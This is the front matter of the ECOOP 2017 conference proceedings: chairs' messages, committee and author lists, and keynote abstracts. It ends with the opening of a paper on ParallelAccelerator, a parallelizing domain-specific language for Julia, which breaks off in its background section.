31st European Conference on Object-Oriented Programming

ECOOP'17, June 18–23, 2017, Barcelona, Spain

Edited by

Peter Müller

Editor

Peter Müller
Department of Computer Science
ETH Zurich
peter.mueller@inf.ethz.ch

ACM Classification 1998
D.1 Programming Techniques and D.2 Software Engineering

ISBN 978-3-95977-035-4

Published online and open access by
Schloss Dagstuhl – Leibniz-Zentrum für Informatik GmbH, Dagstuhl Publishing, Saarbrücken/Wadern, Germany. Online available at http://www.dagstuhl.de/dagpub/978-3-95977-035-4.

Publication date
June, 2017

Bibliographic information published by the Deutsche Nationalbibliothek
The Deutsche Nationalbibliothek lists this publication in the Deutsche Nationalbibliografie; detailed bibliographic data are available in the Internet at http://dnb.d-nb.de.

Digital Object Identifier: 10.4230/LIPIcs.ECOOP.2017.0

LIPIcs – Leibniz International Proceedings in Informatics

LIPIcs is a series of high-quality conference proceedings across all fields in informatics. LIPIcs volumes are published according to the principle of Open Access, i.e., they are available online and free of charge.

ISSN 1868-8969

http://www.dagstuhl.de/lipics

Contents

Abstracts of Keynote Lectures

Regular Papers

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Message from the PC Chair

Welcome to the 31st European Conference on Object-Oriented Programming! ECOOP'17 showcases exciting new research in programming languages and software engineering. The selected papers cover a wide range of topics, including theory, systems, and experimental work. The research track is complemented by seven workshops and the ECOOP summer school; together with the co-located Curry On, DEBS, and PLDI conferences, ECOOP'17 promises to be an inspiring event!

As in the previous years, ECOOP used light double-blind reviewing, where author names are withheld from a reviewer until they have submitted their initial review. We received 81 paper submissions. Each submission received between three and seven reviews. After an author response period, the papers were first discussed electronically; the program committee then discussed 48 submissions in depth at a physical PC meeting at ETH Zurich and selected 21 papers for publication. Some of these papers went through a shepherding phase to ensure that crucial comments were taken into account in the final version. Submissions authored by a PC member were held to slightly higher standards: they received at least five reviews (with one exception), had an external reviewer, were discussed and decided upon before the physical PC meeting, and were accepted only if there was no detractor and if shepherding was not required. We accepted six PC papers, leading to a total of 27 accepted papers, which are included in these proceedings. The PC selected the paper *Strong Logic for Weak Memory: Reasoning About Release-Acquire Consistency in Iris* by Jan-Oliver Kaiser, Hoang-Hai Dang, Derek Dreyer, Ori Lahav, and Viktor Vafeiadis for a Best Paper Award.

The final program includes three keynote talks: one by Wolfram Schulte, one by the winner of the 2017 Dahl-Nygaard Senior Award, Gilad Bracha, and one by the winner of the 2017 Dahl-Nygaard Junior Award, Ross Tate.

Any conference depends first and foremost on the quality of its submissions. I would like to thank all the authors who submitted their work to ECOOP'17! I am truly impressed by the members of the program committee. They produced insightful and constructive reviews, contributed very actively to the online and physical discussions, and were extremely helpful. It was a honor to work with all of you! I am also grateful to the external reviewers, who provided their expert opinions, often on short notice, and helped tremendously to reach well-informed decisions. The organizing committee worked very professionally. I'd like to thank especially the general chair Antonio Vallecillo and the comfy chair Jan Vitek, who were a constant source of encouragement and support. I'd also like to thank the artifact evaluation chairs Philipp Haller, Michael Pradel, and Tijs van der Storm for handling this important part of the evaluation process. Thanks also to the publicity chair Silvia Crafa and the web chair Javier Luis Cánovas Izquierdo for keeping the community informed about ECOOP'17. I am very grateful to the AITO executive board, especially Sophia Drossopoulou and Jan Vitek, for their trust and support. Finally, I'd like to thank Marlies Weissert for handling the logistics of the PC meeting and Malte Schwerhoff for his help with the proceedings.

Peter Müller
May, 2017

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Message from the Artifact Evaluation Chairs

The ECOOP artifact evaluation (AE) considers artifacts, such as software and experimental data, associated with a research paper published at ECOOP and reviews them independently of the paper. The goal is to independently reproduce the results reported in the paper and to provide a reusable tool, data set, etc., to the community. The long-term importance of artifacts for the research community has been widely accepted, and this year's ECOOP follows a sequence of previous artifact evaluations at ECOOP and other conferences.

Authors of a paper accepted to ECOOP 2017 were invited to submit an accompanying artifact. Each submitted artifact was reviewed by at least three members of the artifact evaluation committee. We used a two-phase reviewing process. In the first phase, called "kick-the-tires" phase, reviewers checked the documentation and the basic functionality of each artifact and provided feedback to the authors. Next, the authors could respond to this feedback and fix any minor issues, such as missing documentation or other problems that might prevent reviewers from fully using the artifact. Finally, in the second phase, reviewers thoroughly evaluated each artifact. In particular, the reviewers evaluated the quality of the documentation, whether the results reported in the paper could be reproduced by the artifact, and to what extent the artifact can be reused, e.g., for follow-up research.

In total, 18 artifacts were submitted for evaluation, i.e., for 67% of all accepted papers. Out of these 18 artifacts, the committee accepted 16, i.e., a 89% acceptance rate among the submitted artifacts. As a result, 59% of all research papers published at ECOOP 2017 have been successfully artifact evaluated.

The effort of creating an artifact is a long-term contribution to the research community. To recognize the effort invested by the authors, each artifact is archived in the Dagstuhl Artifacts Series (DARTS) published on the Dagstuhl Research Online Publication Server (DROPS). Each artifact is assigned a DOI, separate from the ECOOP companion paper, allowing the community to cite artifacts on their own. Furthermore, all research papers accompanied by an artifact show a seal of approval by the AEC on their first page.

The quality of the published artifacts depends not only on the authors but also on the artifact evaluation committee. This year's committee consisted of 19 members, all of which did a great job and invested significant time to ensure that artifacts meet their expectations. As the chairs of the artifact evaluation committee, we would like to thank all committee members for contributing their time and energy. The organization of the evaluation process and the publication of the artifacts volume in DARTS benefited greatly from the advice and experience of previous AEC chairs, in particular, Camil Demetrescu, Matthew Flatt, and Tijs van der Storm. The guidelines on artifact evaluation by Shriram Krishnamurthi, Matthias Hauswirth, Steve Blackburn, and Jan Vitek published on the Artifact Evaluation site (http://www.artifact-eval.org) were an invaluable resource. We are grateful for the assistance of Michael Wagner in the publication of the artifacts volume. Finally, we would like to thank the Program Chair Peter Müller for his help ensuring a smooth integration of the review process for research papers and the artifact evaluation process.

Philipp Haller, Michael Pradel, Tijs van der Storm
May, 2017

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Message from the President of AITO

This year marks the 50th anniversary of Object-Orientation in that it is 50 years since the first object-oriented programming language came into being, namely Simula 67, developed in Norway under the lead of Ole-Johan Dahl and Kristen Nygaard. Simula was originally developed to support simulation and the first version from 1964 was an extension of Algol 60 with support for simulation but without Object-Oriented features. These were introduced in 1967 and embodied in the next version of the language, Simula 67, that included fundamental concepts such as class, object, and inheritance, hereby marking what can be seen as the birth of Object-Orientation. In 2004, AITO established an annual prize in the name of the Ole-Johan Dahl and Kristen Nygaard to honor their pioneering work on object-orientation and Simula 67. At ECOOP 2017, we will mark the 50th anniversary in several ways including a banquet dinner talk about Simula 67.

On behalf of AITO, I would like to thank the people who contribute to making ECOOP 2017 a successful conference; we hope that you will find it inspiring and, perhaps, even fun.

Eric Jul
May, 2017

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Organization

Organizing Committee

General Chair

Antonio Vallecillo, University of Màlaga, Spain

Program Chair

Peter Müller, ETH Zurich, Switzerland

Artifact Evaluation Chairs

Philipp Haller, KTH Royal Institute of Technology, Sweden
Michael Pradel, TU Darmstadt, Germany
Tijs van der Storm, CWI and University of Groningen, The Netherlands

Organizing Chair

Fernando Orejas, Universitat Politècnica de Catalunya, Spain

Sponsorship Chair, Comfy Chair

Jan Vitek, Northeastern University, USA

Publicity Chair

Silvia Crafa, University of Padova, Italy

Student Volunteer Chairs

Robert Clarisó, Universitat Oberta de Catalunya, Spain
Elvira Pino, Universitat Politècnica de Catalunya, Spain

Sponsorship Chair

Laurence Tratt, King's College London, UK

Web Chair

Javier Luis Cánovas Izquierdo, Universitat Oberta de Catalunya, Spain

Treasurer and Conference Manager

Annabel Satin, P.C.K., UK

Doctoral Symposium Chairs

David Darais, University of Maryland, USA
Lisa Nguyen Quang Do, Fraunhofer IEM, Germany
Adam Ziolkowski, University of East Anglia, UK

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Summer School Chair

Jordi Cabot, Open University of Catalonia, Spain

Workshop Chairs

Werner Dietl, University of Waterloo, Canada
Ernest Teniente, Universitat Politècnica de Catalunya, Spain

Program Committee

Mark Batty, University of Kent, UK
Sebastian Burckhardt, Microsoft Research, USA
Bor-Yuh Evan Chang, University of Colorado Boulder, USA
Maria Christakis, University of Kent, UK
Mike Dodds, University of York, UK
Patrick Eugster, Purdue University, USA
Colin Gordon, Drexel University, USA
Philipp Haller, KTH Royal Institute of Technology, Sweden
Matthias Hauswirth, Università della Svizzera Italiana, Switzerland
Klaus Havelund, Jet Propulsion Laboratory, USA
Gorel Hedin, Lund University, Sweden
Bart Jacobs, KU Leuven, Belgium
Christian Kästner, Carnegie Mellon University, USA
Vu Le, Microsoft, Vietnam
Doug Lea, State University of New York, Oswego, USA
Brandon Lucia, Carnegie Mellon University, USA
Nicholas Matsakis, Mozilla Corporation, USA
Anders Møller, Aarhus University, Denmark
Bruno C. d. S. Oliveira, The University of Hong Kong, Hong Kong
Klaus Ostermann, University of Tübingen, Germany
Matthew Parkinson, Microsoft Research, UK
Corina Pasareanu, NASA Ames Research Center, USA
Tiark Rompf, Purdue University, USA
Grigore Rosu, University of Illinois at Urbana-Champaign, USA
Yannis Smaragdakis, University of Athens, Greece
Frank Tip, Northeastern University, USA
Omer Tripp, Google Inc., USA
Jan Vitek, Northeastern University, USA
Thomas Wies, New York University, USA
Tobias Wrigstad, Uppsala University, Sweden
Nobuko Yoshida, Imperial College London, UK
Francesco Zappa Nardelli, Inria, France

Artifact Evaluation Committee

Stephan Brandauer, Uppsala University, Sweden
Elias Castegren, Uppsala University, Sweden
Luca Della Toffola, ETH Zurich, Switzerland
Jonathan Eyolfson, University of Waterloo, Canada
Benjamin Greenman, Northeastern University, USA
Filip Krikava, Northeastern University, USA
Ivan Kuraj, MIT, USA
Yue Li, UNSW, Australia
Kasper Luckow, Carnegie Mellon University, USA
Petr Maj, Czech Technical University, Czech Republic
Darya Melicher, Carnegie Mellon University, USA
Lisa Nguyen Quang Do, Fraunhofer IEM, Germany
Leo Osvald, Purdue University, USA
Alceste Scalas, Imperial College London, UK
Michael Steindorfer, Delft University of Technology, The Netherlands
Shengqian Yang, Google, USA

External Reviewers

Adrien Guatto
Alceste Scalas
Alexander Spiegelman
Alexey Gotsman
Aws Albarghouthi
Benjamin Chung
Bernardo Toninho
Chenggang Wu
Daniel Lohmann
Davide Ancona
Deepak Garg
Dominic Orchard
Eelco Visser
Emery Berger
Filip Krikava
Francois Pottier
G Ramalingam
Gàbor Bergmann
Heiko Mantel
Jan Reineke
Jeremy Siek
Jingling Xue
Jonathan Brachthäuser
Jonathan Ragan-Kelley
Joseph Devietti
Juliana Franco
Julien Lange
KC Sivaramakrishnan
Konrad Seik
Kwangkeun Yi
Malte Schwerhoff
Ming-Ho Yee
Nicholas Ng
Nikhil Swamy
Niklas Broberg
Nils Anders Danielsson
Olivier Fluckiger
Patrick Bahr
Peter Sestoft
Rainer Koschke
Raymond Hu
Rumyana Neykova
Ruzica Piskac
Sasa Misailovic
Sebastian Erdweg
Siddharth Krishna
Ştefan Stănciulescu
Stephanie Weirich
Sung-Shik Jongmans
Tien N. Nguyen
Toby Murray
Todd Millstein
Veselin Raychev
Zhendong Su

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

List of Authors

Jonathan Aldrich
Carnegie Mellon University
Pittsburgh, PA, USA
jonathan.aldrich@cs.cmu.edu

Paul Anderson
University of Edinburgh
Scotland
dcspaul@ed.ac.uk

Todd A. Anderson
Intel Labs
USA
todd.a.anderson@intel.com

Anindya Banerjee
IMDEA Software Institute
Madrid, Spain
anindya.banerjee@imdea.org

Andi Bejleri
Technische Universität Darmstadt
Germany
bejleri@cs.tu-darmstadt.de

Martin Berger
University of Sussex
Brighton, UK
M.F.Berger@sussex.ac.uk

Walter Binder
Università della Svizzera italiana (USI)
Lugano, Switzerland
walter.binder@usi.ch

Oliver Bračevac
Technische Universität Darmstadt
Germany
bracevac@cs.tu-darmstadt.de

Premek Brada
University of West Bohemia
Pilsen, Czech Republic
brada@kiv.zcu.cz

Lubomír Bulej
Charles University
Prague, Czech Republic
lubomir.bulej@d3s.mff.cuni.cz

Elias Castegren
Uppsala University
Sweden
elias.castegren@it.uu.se

Buddhika Chamith
Indiana University
Bloomington, IN, USA
budkahaw@indiana.edu

James Cheney
University of Edinburgh
Scotland
jcheney@inf.ed.ac.uk

Raimil Cruz
University of Chile
Santiago, Chile
racruz@dcc.uchile.cl

Hoang-Hai Dang
MPI-SWS
Kaiserslautern, Germany
haidang@mpi-sws.org

Ornela Dardha
University of Glasgow
UK
ornela.dardha@glasgow.ac.uk

Wolfgang De Meuter
Vrije Universiteit Brussel
Belgium
wdmeuter@vub.ac.be

Coen De Roover
Vrije Universiteit Brussel
Belgium
cderoove@vub.ac.be

Germán Andrés Delbianco
IMDEA Software Institute
Madrid, Spain
Universidad Politécnica de Madrid
Spain
german.delbianco@imdea.org

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller
Leibniz International Proceedings in Informatics
LIPICS Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Jens Dietrich
Massey University
Palmerston North, New Zealand
j.b.dietrich@massey.ac.nz

Derek Dreyer
MPI-SWS
Kaiserslautern, Germany
dreyer@mpi-sws.org

Sebastian Erdweg
TU Delft
The Netherlands
S.T.Erdweg@tudelft.nl

Marc Feeley
Université de Montréal
Quebec, Canada
feeley@iro.umontreal.ca

Simon Fowler
University of Edinburgh
Scotland
simon.fowler@ed.ac.uk

Weili Fu
University of Edinburgh
Scotland
weili.fu@ed.ac.uk

Colin S. Gordon
Drexel University
Philadelphia, PA, USA
csgordon@drexel.edu

Jad Hamza
EPFL
Lausanne, Switzerland
jad.hamza@epfl.ch

Daco C. Harkes
Delft University of Technology
The Netherlands
d.c.harkes@tudelft.nl

Raymond Hu
Imperial College London
UK
raymond.hu@imperial.ac.uk

Jeff Huang
Texas A&M University
College Station, TX, USA
jeff@cse.tamu.edu

Kamil Jezek
University of West Bohemia
Pilsen, Czech Republic
kjezek@kiv.zcu.cz

Jan-Oliver Kaiser
MPI-SWS
Kaiserslautern, Germany
janno@mpi-sws.org

Chaitanya Koparkar
Indiana University
Bloomington, IN, USA
ckoparka@indiana.edu

Edlira Kuci
Technische Universität Darmstadt
Germany
kuci@st.informatik.tu-darmstadt.de

Milind Kulkarni
Purdue University
West Lafayette, IN, USA
milind@purdue.edu

Viktor Kunčak
EPFL
Lausanne, Switzerland
viktor.kuncak@epfl.ch

Lindsey Kuper
Intel Labs
USA
lindsey.kuper@intel.com

Ori Lahav
MPI-SWS
Kaiserslautern, Germany
orilahav@mpi-sws.org

Sam Lindley
University of Edinburgh
Scotland
sam.lindley@ed.ac.uk

Hai Liu
Intel Labs
USA
hai.liu@intel.com

Mikaël Mayer
EPFL
Lausanne, Switzerland
mikael.mayer@epfl.ch

Darya Melicher
Carnegie Mellon University
Pittsburgh, PA, USA
darya@cs.cmu.edu

Mira Mezini
Technische Universität Darmstadt
Germany
Lancaster University
UK
mezini@informatik.tu-darmstadt.de

J. Garrett Morris
University of Edinburgh
Scotland
Garrett.Morris@ed.ac.uk

Aleksandar Nanevski
IMDEA Software Institute
Madrid, Spain
aleks.nanevski@imdea.org

Ryan R. Newton
Indiana University
Bloomington, IN, USA
rrnewton@indiana.edu

Jens Nicolay
Vrije Universiteit Brussel
Belgium
jnicolay@vub.ac.be

Bruno C. d. S. Oliveira
The University of Hong Kong
China
bruno@cs.hku.hk

David J. Pearce
Victoria University of Wellington
New Zealand
djp@ecs.vuw.ac.nz

Roly Perera
University of Edinburgh
Scotland
roly.perera@ed.ac.uk
University of Glasgow
UK
roly.perera@glasgow.ac.uk

Tomas Petricek
The Alan Turing Institute
London, UK
Microsoft Research
Cambridge, UK
tomas@tomasp.net

Anton Podkopaev
JetBrains Research
St. Petersburg, Russia
a.podkopaev@2009.spbu.ru

Alex Potanin
Victoria University of Wellington
New Zealand
alex@ecs.vuw.ac.nz

Arun K. Rajagopalan
Texas A&M University
College Station, TX, USA
arunxls@tamu.edu

Shawn Rasheed
Massey University
Palmerston North, New Zealand
s.rasheed@massey.ac.nz

Tamara Rezk
INRIA
Sophia Antipolis, France
tamara.rezk@inria.fr

Tiark Rompf
Purdue University
West Lafayette, IN, USA
tiark@purdue.edu

Laith Sakka
Purdue University
West Lafayette, IN, USA
lsakka@purdue.edu

Baptiste Saleil
Université de Montréal
Quebec, Canada
baptiste.saleil@umontreal.ca

Alceste Scalas
Imperial College London
UK
alceste.scalas@imperial.ac.uk

Ilya Sergey
University College London
UK
i.sergey@ucl.ac.uk

Bernard Serpette
INRIA
Sophia Antipolis, France
bernard.serpette@inria.fr

Yangqingwei Shi
Carnegie Mellon University
Pittsburgh, PA, USA
shiyqw@pku.edu.cn

Tatiana Shpeisman
Intel Labs
USA
tatiana.shpeisman@intel.com

Sarah Spall
Indiana University
Bloomington, IN, USA
sjspall@indiana.edu

Quentin Stiévenart
Vrije Universiteit Brussel
Belgium
qstieven@vub.ac.be

Amjed Tahir
Massey University
Palmerston North, New Zealand
a.tahir@massey.ac.nz

Éric Tanter
University of Chile
Santiago, Chile
etanter@dcc.uchile.cl

Sam Tobin-Hochstadt
Indiana University
Bloomington, IN, USA
samth@indiana.edu

Ehsan Totoni
Intel Labs
USA
ehsan.totoni@intel.com

Laurence Tratt
King's College London
UK
laurie@tratt.net

Christian Urban
King's College London
UK
christian.urban@kcl.ac.uk

Viktor Vafeiadis
MPI-SWS
Kaiserslautern, Germany
viktor@mpi-sws.org

Eelco Visser
Delft University of Technology
The Netherlands
e.visser@tudelft.nl

Jan Vitek
Northeastern University
Boston, USA
Czech Technical University Prague
Czech Republic
j.vitek@neu.edu

Michael Vollmer
Indiana University
Bloomington, IN, USA
vollmerm@indiana.edu

Philip Wadler
University of Edinburgh
Scotland
wadler@inf.ed.ac.uk

Fei Wang
Purdue University
West Lafayette, IN, USA
wang603@purdue.edu

Jack Williams
University of Edinburgh
Scotland
jack.williams@ed.ac.uk

Tobias Wrigstad
Uppsala University
Sweden
tobias.wrigstad@it.uu.se

Nobuko Yoshida
Imperial College London
UK
n.yoshida@imperial.ac.uk

Jakub Zalewski
University of Edinburgh
Scotland
jakub.zalewski@ed.ac.uk

Weixin Zhang
The University of Hong Kong
China
wxzhang2@cs.hku.hk

Yudi Zheng
Università della Svizzera italiana (USI)
Lugano, Switzerland
yudi.zheng@usi.ch

Challenges to Achieving High Availability at Scale

Wolfram Schulte

Facebook, Menlo Park, CA, USA
wolfram.schulte@outlook.com

Abstract

Facebook is a social network that connects more than 1.8 billion people. To serve these many users requires infrastructure which is composed of thousands of interdependent systems that span geographically distributed data centers. But what is the guiding principle for building and operating these systems?

For Facebook's infrastructure teams the answer is: Systems must always be available and never lose data. This talk will explore this quest. We will focus on three aspects.

Availability and consistency. What form of consistency do Facebook's systems guarantee? Strong consistency makes understanding easy but has latency penalties, weak consistency is fast but difficult to reason for developers and users. We describe our usage of eventual consistency and delve into how Facebook constructs its caching and replicated storage systems to minimize the duration for achieving consistency. We share empirical data that measures the effectiveness of our design.

Availability and correctness. With network partitions, relaxed forms of consistency, and software bugs, how do we guarantee a consistent state? We present two systems to find and repair structural errors in Facebook's social graph, one batch and one real-time.

Availability and scale. Sharding is one of the standard answers to operate at scale. But how can we develop one system that can shard storage as well as compute? We will introduce a new Sharding-as-a-Service component. We will show and evaluate how its design and service policies control for latency, failure tolerance and operationally efficiency.

1998 ACM Subject Classification Computer; C 1.4 Distributed Architectures; C.2.4 Distributed Systems; C.4 Fault Tolerance, Reliability, Availability and Serviceability; D 1.3 Distributed Programming; D 4.7 Distributed Systems; E 1 Distributed Data Structures

Keywords and phrases Distributed Systems, Availability, Reliability, Fault Tolerance, Consistency, Scalability, Replication, Sharding, Caching

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.1

Category Invited Talk

Composing Software in an Age of Dissonance

Gilad Bracha

Google, Mountain View, CA, USA
gilad@bracha.org

Abstract

The power of languages is rooted in composition. An infinite number of sentences can be composed from a finite set of generative rules. The more uniformly the rules apply, the more valid compositions there are. Hence simpler rules give rise to richer discourse - a case of 'less is more'. We must however be careful as to which distinctions we preserve and which we eliminate. If we abstract too much we risk creating an undifferentiated soup with no landmarks to orient us.

A uniform space of objects with simple rules governing their interaction is an obvious example of these ideas, but objects also serve as a cautionary tale. Achieving simplicity is not easy; it requires taste, judgement, experience and dedication. Ingenuity is essential as well, but left unchecked, it often leads to uncontrollable complexity. The path of least resistance follows the tautological principle that 'more is more', and who can argue with a tautology? Dissonance dominates.

I will endeavour to illustrate these rather abstract principles by means of examples from my own work and that of others, in programming languages, software and other domains. We may speak of many things - mixins, modules and memory, graphics and generics, patterns and parsers, architecture and automobiles, objects or other things entirely.

1998 ACM Subject Classification Software and its engineering Object oriented languages, Software and its engineering Inheritance, Software and its engineering Classes and objects, Software and its engineering Modules / packages

Keywords and phrases Object-orientation, Programming languages, Modularity, IDEs, Software Design

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.2

Category Invited Talk

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 2; pp. 2:1–2:1

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Retargeting Gradual Typing

Ross Tate

Cornell University, Ithaca, NY, USA
ross@cs.cornell.edu

Abstract

Gradual typing is often motivated by efforts to add types to massive untyped code bases. A major challenge here is the fact that these code bases were not written with types in mind, yet the goal is to add types to them without requiring any significant changes in their implementation. Thus, critical to this application is the notion that gradual typing is being added onto a preexisting system.

But gradual typing also has applications in education, prototyping, and scripting. It allows programmers to ignore types while they are learning programmatic reasoning, while they are experimenting with new designs, or while they are interacting with external systems. At the same time, gradual typing allows these programmers to utilize APIs with types that provide navigable documentation, that concisely describe interfaces, and that enable IDEs to provide assistance. In these applications, programmers are working with types even when they are not writing types. By targeting just these applications, we can lift a major burden from gradual typing. Rather than being added to something that already exists, here gradual typing can be integrated into the software-development process, into the core language design, and into the run-time environment, with each component designed to support gradual typing from conception.

This retargeting provides significant flexibility, enabling designers to tradeoff various capabilities of gradual typing. For example, a designer might choose to require some minor annotation burden in untyped programs for, say, a hundred-fold improvement in run-time performance. For the past half decade I have been exploring gradual typing behind the scenes in both academia and industry, and I will be presenting my experiences with these design tradeoffs so far.

1998 ACM Subject Classification D.3.1 [Programming Languages]: Formal Definitions and Theory – Semantics; D.3.2 [Programming Languages]: Language Classifications – Object-oriented languages; D.3.4 [Programming Languages]: Processors – Run-time environments; F.3.3 [Programming Languages]: Studies of Program Constructs – Type structure

Keywords and phrases Design, Efficiency, Gradual Typing, Nominal Types

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.3

Category Invited Talk

Parallelizing Julia with a Non-Invasive DSL*

Todd A. Anderson[1], Hai Liu[2], Lindsey Kuper[3], Ehsan Totoni[4], Jan Vitek[5], and Tatiana Shpeisman[6]

1 **Parallel Computing Lab, Intel Labs**
2 **Parallel Computing Lab, Intel Labs**
3 **Parallel Computing Lab, Intel Labs**
4 **Parallel Computing Lab, Intel Labs**
5 **Northeastern University / Czech Technical University Prague**
6 **Parallel Computing Lab, Intel Labs**

Abstract

Computational scientists often prototype software using productivity languages that offer high-level programming abstractions. When higher performance is needed, they are obliged to rewrite their code in a lower-level efficiency language. Different solutions have been proposed to address this trade-off between productivity and efficiency. One promising approach is to create embedded domain-specific languages that sacrifice generality for productivity and performance, but practical experience with DSLs points to some road blocks preventing widespread adoption. This paper proposes a *non-invasive* domain-specific language that makes as few visible changes to the host programming model as possible. We present ParallelAccelerator, a library and compiler for high-level, high-performance scientific computing in Julia. ParallelAccelerator's programming model is aligned with existing Julia programming idioms. Our compiler exposes the implicit parallelism in high-level array-style programs and compiles them to fast, parallel native code. Programs can also run in "library-only" mode, letting users benefit from the full Julia environment and libraries. Our results show encouraging performance improvements with very few changes to source code required. In particular, few to no additional type annotations are necessary.

1998 ACM Subject Classification D.1.3 Parallel Programming

Keywords and phrases parallelism, scientific computing, domain-specific languages, Julia


Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.4

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.7`

1 Introduction

Computational scientists often prototype software using a *productivity language* [8, 19] for scientific computing, such as MATLAB, Python with the NumPy library, R, or most recently Julia. Productivity languages free the programmer from having to think about low-level issues such as how to manage memory or schedule parallel threads, and they typically come ready to perform common scientific computing tasks through extensive libraries. The productivity-language programmer can thus work at a level of abstraction that matches their domain expertise. However, a dilemma arises when the programmer, having produced a prototype, wants to handle larger problem sizes. The next step is to manually port the

* Prof. Vitek's research has been supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation program (grant agreement No 695412).



code to an *efficiency language* like C++ and parallelize it with tools like MPI. This takes considerable effort and requires a different skill set. While the result can be fast, it is harder to maintain or experiment with.

Ideally the productivity language could be automatically converted to efficient code and parallelized. Unfortunately, automatic parallelization has proved elusive, and efficient compilation of dynamic languages remains an open problem. An alternative is to embed, in the high-level language, a domain-specific language (DSL) specifically designed for high-performance scientific computing. That domain-specific language will have a restricted set of features, carefully designed to allow for efficient code generation and parallelization. Representative examples are DSLs developed using the Delite framework [6, 27, 28] for Scala, Copperhead [7] and DSLs developed using the SEJITS framework [8] for Python, and Accelerate [9] for Haskell. Brown *et al.* posit a "pick 2-out-of-3" trilemma between performance, productivity, and generality [6]. DSLs choose performance and productivity at the cost of generality by targeting a particular domain. This allows implementations to make stronger assumptions about programmer intent and employ domain-specific optimizations.

Practical experience with DSLs points to some road blocks preventing widespread adoption. DSLs have a learning curve that may put off users reluctant to invest time in learning new technologies. DSLs have functionality cliffs; the fear of hitting a limitation late in the project discourages some users. DSLs can lack in robustness; they may have long compile times, be unable to use the host's debugger, or place limits on supported libraries and platforms.

This paper proposes a *non-invasive* domain-specific language that makes as few visible changes to the host programming model as possible. It aims to help developers parallelize scientific code with minimal alterations using a hybrid compiler and library approach. With the compiler, ParallelAccelerator provides a new parallel execution model for code that uses parallelizable constructs, but any program can also run single-threaded with the default semantics of the host language. This is also the case when the compiler encounters constructs that inhibit parallelization. In library mode, all features of the host language are available. The initial learning curve is thus small; users can start writing programs in our DSL by adding a single annotation. During development, the library mode allows users to sidestep any compilation overheads, and to retain access to all features of the host language including its debugger and libraries. The contribution of this paper is a design that leverages existing technologies and years of research in the high-performance computing community to create a system that works surprisingly well. The paper also explores the combination of features needed from a dynamic language for this to work.

ParallelAccelerator is embedded in the Julia programming language. Julia is challenging to parallelize: its code is untyped, all operators are dynamically bound, and `eval` allows loading new code at any time. While some features cannot be parallelized, their presence in other parts of the program does not prevent us from generating efficient code. Julia is also interesting because it is among the fastest dynamic languages of the day. Julia's LLVM-based just-in-time compiler generates efficient code, giving the language competitive baseline performance. Languages like MATLAB or Python have much more "fat" that can be trimmed.

Julia provides high-level constructs in its standard library for scientific computing as well as bindings to high-performance native libraries (*e.g.*, BLAS libraries). While many library calls can run in parallel, the real issue is that library calls do not compose in parallel. Thus porting to an efficiency language is often about making the parallelism explicit and manually composing constructs to achieve greater performance. ParallelAccelerator focuses

on programs written in array style, a style of programming that is widely used in scientific languages such as MATLAB and R; it identifies the implicit parallelism in array operations and automatically composes them. The standard Julia compiler does not optimize array-style code.

ParallelAccelerator provides the `@acc` annotation, a short-hand for "accelerate", which instructs the compiler to focus on the annotated block or function and attempts to parallelize its execution. Plain host-language functions and `@acc`-annotated code can be intermingled and invoke each other freely. ParallelAccelerator parallelizes array-style constructs already existing in Julia, such as element-wise array operations, reductions on arrays, and array comprehensions, and introduces only a single new construct, `runStencil` for stencil computations. While adding annotations is easy, we do rely on users to write code in array style.

ParallelAccelerator is implemented in Julia and is released as a package.[1] There is a small array runtime component written in C. The compiler uses a combination of type specialization and devirtualization of the Julia code and generates monomorphic OpenMP C++ code for every `@acc`-annotated function and its transitive closure. Two features of Julia made our implementation possible. The first is Julia's macro system that allows us to intercept calls to an accelerated function for each unique type signature. The second is access to Julia's type inference results. Accurate type information allows us to generate code that uses efficient unboxed representations and calls to native operations on primitive data types. Our results demonstrate that ParallelAccelerator can provide orders-of-magnitude speedup over Julia on a variety of scientific computing workloads, and can achieve performance close to optimized parallel C++.

2 Background

2.1 Julia

The Julia programming language [3] is a high-level dynamic language that targets scientific computing. Like other productivity languages, Julia has a read-eval-print loop for continuous and immediate user interaction with the program being developed. Type annotations can be omitted on function arguments and variables, in which case they behave as dynamically typed variables [4]. Julia has a full complement of meta-programming features, including macros that operate on abstract syntax trees and `eval` which allows users to construct code as text strings and evaluate it in the environment of the current module.

Julia comes with an extensive base library, largely written in Julia itself, for everyday programming tasks as well as a range of functions appropriate for scientific and numerical computing. In particular, the notation for array and vector computation is close to that of MATLAB, which suggests an easy transition to Julia for MATLAB programmers. For example, the following are a selected few array operators and functions:

- Unary: `- ! log exp sin cos`
- Binary: `.+ .- .* ./ .== .!= .> .< .>= .<=`

